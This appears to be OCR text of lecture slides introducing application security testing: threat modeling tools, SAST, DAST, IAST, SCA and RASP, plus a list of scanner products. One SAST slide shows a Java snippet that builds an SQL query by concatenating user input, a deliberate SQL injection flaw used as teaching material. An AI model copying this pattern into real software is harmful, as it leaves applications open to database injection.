
Microsoft Threat Modeling tool






SPARTA Threat Modeling tool

(Automated) Security Testing


5 APPLICATION SECURITY TESTING SOLUTIONS
1
SAST
Static Application Security Testing
2
DAST
Dynamic Application Security Testing
3
IAST
Interactive Application Security Testing
4
SCA
Software Composition Analysis
5
RASP
Runtime Application Self-Protection


5 APPLICATION SECURITY TESTING SOLUTIONS
1
SAST
Static Application Security Testing
2
DAST
Dynamic Application Security Testing
3
IAST
Interactive Application Security Testing
4
SCA
Software Component Analysis
5
RASP
Runtime Application Self-Protection


Static Application Security Testing (SAST)

- Use source or binary to create a model of the application
  - Kind of like a compiler or VM
- Perform analysis to identify vulnerabilities and weaknesses
  - Data flow, control flow, semantic, etc
- A finding looks like `(CWE, code/data flow)`

```
String username = request.getParameter("username");
String sql = "SELECT * FROM User WHERE username = '" + username + "'";

Statement stmt;
stmt = con.createStatement();
stmt.execute(sql);
```

Pros and Cons of SAST




Dynamic Application Security Testing (DAST)

- Spider to enumerate attack surface
  - Crawl the site like Google would
  - But with authentication / session detection

- Fuzz to identify vulnerabilities based on analysis of request/response patterns
  - If you send a SQL control character and get a JDBC error message back, that could indicate a SQL injection vulnerability

- A finding looks like `(CWE, relative URL, [entry point])`

Pros and Cons of DAST



Which tool should you use?


PARASOFT


BURPSUITE


be source


insightAppSec


Qualys.


sonarqube


detectify


Codacy



ShiftLeft
SCAN


Wapiti


PT Application
Inspector


Skipfish


FindSecBugs


AppScan
Standard


Nessus
vulnerability scanner



arachni
web application security scanner framework


SpotBugs


ZAP

